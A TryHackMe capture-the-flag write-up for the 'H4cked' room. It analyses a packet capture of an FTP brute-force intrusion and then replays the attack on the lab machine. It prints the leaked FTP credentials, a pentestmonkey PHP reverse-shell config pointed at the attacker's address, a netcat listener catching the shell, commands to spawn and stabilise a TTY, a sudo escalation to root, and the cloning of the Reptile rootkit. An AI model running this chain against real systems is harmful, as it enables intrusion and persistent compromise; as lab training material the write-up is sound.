
H4cked

Difficulty: Easy
Platform: TryHackMe
Author: Zubr
Date: 14 april 2021
contact: alex.spiesberger@gmail.com




So, this will be a lot of looking into the pcap file.
I started with opening the file in wireshark and looking around, This is just a bit of looking around and can be done very fast by following the dump.
It is done by:


> right click → follow → follow stream

I will put a screenshot for every question, the response will be very easy to identify looking at the image.
You can then find the packet by looking at the packet number.


1. The attacker is trying to log into a specific service. What service is this?




2. There is a very popular tool by Van Hauser which can be used to brute force a series of services. What is the name of this tool?




3. The attacker is trying to log on with a specific username. What is the username?



4. What is the user's password?




5. What is the current FTP working directory after the attacker logged in?



6. The attacker uploaded a backdoor. What is the backdoor's filename?

```
220 Hello FTP World!
USER jenny
331 Please specify the password.
PASS password123
230 Login successful.
SYST
215 UNIX Type: L8
PWD
257 "/var/www/html" is the current directory
PORT 192,168,0,147,225,49
200 PORT command successful. Consider using PASV.
LIST -la
150 Here comes the directory listing.
226 Directory send OK.
TYPE I
200 Switching to Binary mode.
PORT 192,168,0,147,196,163
200 PORT command successful. Consider using PASV.
STOR shell.php
```

7. The backdoor can be downloaded from a specific URL, as it is located inside the uploaded file. What is the full URL?



8. Which command did the attacker manually execute after getting a reverse shell?

```
Linux wir3 4.15.0-135-generic #139-Ubuntu SMP Mon Jan 18 17:38:24 UTC 2021 x8
 22:26:54 up  2:21,  1 user,  load average: 0.02, 0.07, 0.08
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
jenny    tty1     -                20:06   37.00s  1.00s  0.14s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
```

9. What is the computer's hostname?

```
www-data@wir3:/$ su jenny
su jenny
Password: password123

jenny@wir3:/$ sudo -l
```

10. Which command did the attacker execute to spawn a new TTY shell?

```
lrwxrwxrwx   1 root root         31 Feb  1 19:52 vmlinuz -> boot/vmlinuz-4.15.0-135-generic
lrwxrwxrwx   1 root root         30 Jul 25  2018 vmlinuz.old -> boot/vmlinuz-4.15.0-29-generic
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@wir3:/$ su jenny
su jenny
Password: password123
```


11. Which command was executed to gain a root shell?

```
User jenny may run the following commands on wir3:
    (ALL : ALL) ALL
jenny@wir3:/$ sudo su
sudo su
root@wir3:/# whoami
whoami
root
root@wir3:/# cd
cd
```

12. The attacker downloaded something from GitHub. What is the name of the GitHub project?


```
whoami
root
root@wir3:/# cd
cd
root@wir3:~# git clone https://github.com/f0rb1dd3n/Reptile.git
git clone https://github.com/f0rb1dd3n/Reptile.git
Cloning into 'Reptile'...
remote: Enumerating objects: 217, done..[K
remote: Counting objects:   0% (1/217).[K
remote: Counting objects:   1% (3/217).[K
remote: Counting objects:   2% (5/217).[K
remote: Counting objects:   3% (7/217).[K
remote: Counting objects:   4% (9/217).[K
remote: Counting objects:   5% (11/217).[K
remote: Counting objects:   6% (14/217).[K
remote: Counting objects:   7% (16/217).[K
remote: Counting objects:   8% (18/217).[K
```

13. The project can be used to install a stealthy backdoor on the system. It can be very hard to detect. What is this type of backdoor called?



Hack your way back into the machine

First we brute the ftp server:



Then we can log into the ftp server:

```
┌──(alex㉿Kali)-[~/my_testing/H4cked]
└─$ ftp 10.10.19.54
Connected to 10.10.19.54.
220 Hello FTP World!
Name (10.10.19.54:alex): jenny
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 1000     1000        10918 Feb 01 21:54 index.html
-rwxrwxrwx    1 1000     1000         5493 Feb 01 22:26 shell.php
226 Directory send OK.
```


I then downloaded the `shell.php` file and also deleted it.


```
ftp> get shell.php
local: shell.php remote: shell.php
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for shell.php (5493 bytes).
226 Transfer complete.
5493 bytes received in 0.00 secs (9.4049 MB/s)
ftp> delete shell.php
250 Delete operation successful.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 1000     1000        10918 Feb 01 21:54 index.html
226 Directory send OK.
```

I then changed the IP and port of the `shell.php` file:


```
// See http://pentestmonkey.net/tools/ph

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.11.25.211';  // CHANGE THIS
$port = 4444;          // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
```

I then only had to put it back online and adding the permissions:





The only thing that is left to do to get this reverse shell is to go to the page with our listener doing it's work:



```
226 Directory send OK.
ftp>
```

```
┌──(alex Kali)-[~/my_testing/H4cked]
└─$ nc -lvnp 444
Can't grab 0.0.0.0:444 with bind : Permission denied

┌──(alex Kali)-[~/my_testing/H4cked]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.11.25.211] from (UNKNOWN) [10.10.19.54] 51554
Linux wir3 4.15.0-135-generic #139-Ubuntu SMP Mon Jan 18 17:38:24 UT
 09:45:13 up 43 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

We now stabilise the shell with python3 as we saw in the *pcap* file:

```
uid=33(www-data) gid=33(www-data) groups=33(www
/bin/sh: 0: can't access tty; job control turne
$ python3 -c 'import pty; pty.spawn("/bin/bash"
www-data@wir3:/$ export TERM=xterm
export TERM=xterm
www-data@wir3:/$ ^Z
zsh: suspended  nc -lvnp 4444

┌──(alex Kali)-[~/my_testing/H4cked]
└─$ stty raw -echo; fg
[1]  + continued  nc -lvnp 4444

www-data@wir3:/$
```

We now can get root easily:

```
www-data@wir3:/$ su jenny
Password:
jenny@wir3:/$ whoami
jenny
jenny@wir3:/$ groups
jenny adm cdrom sudo dip plugdev lxd
jenny@wir3:/$ sudo su
[sudo] password for jenny:
root@wir3:/# whoami
root
root@wir3:/#
```

And with that read the root flag:

```
root@wir3:~# cd /root/Reptile && ls -al
total 44
drwxr-xr-x 7 root root 4096 Feb  2 10:23 .
drwx------ 3 root root 4096 Feb  2 10:23 ..
drwxr-xr-x 2 root root 4096 Feb  1 22:27 configs
-rw-r--r-- 1 root root   33 Feb  2 10:23 flag.txt
-rw-r--r-- 1 root root 1922 Feb  1 22:27 Kconfig
drwxr-xr-x 7 root root 4096 Feb  1 22:27 kernel
-rw-r--r-- 1 root root 1852 Feb  1 22:27 Makefile
drwxr-xr-x 2 root root 4096 Feb  1 22:28 output
-rw-r--r-- 1 root root 2183 Feb  1 22:27 README.md
drwxr-xr-x 4 root root 4096 Feb  1 22:27 scripts
drwxr-xr-x 6 root root 4096 Feb  1 22:27 userland
root@wir3:~/Reptile#
```

This was a pretty easy but fun box, I hope you enjoyed it.
You can contact me per email: alex.spiesberger@gmail.com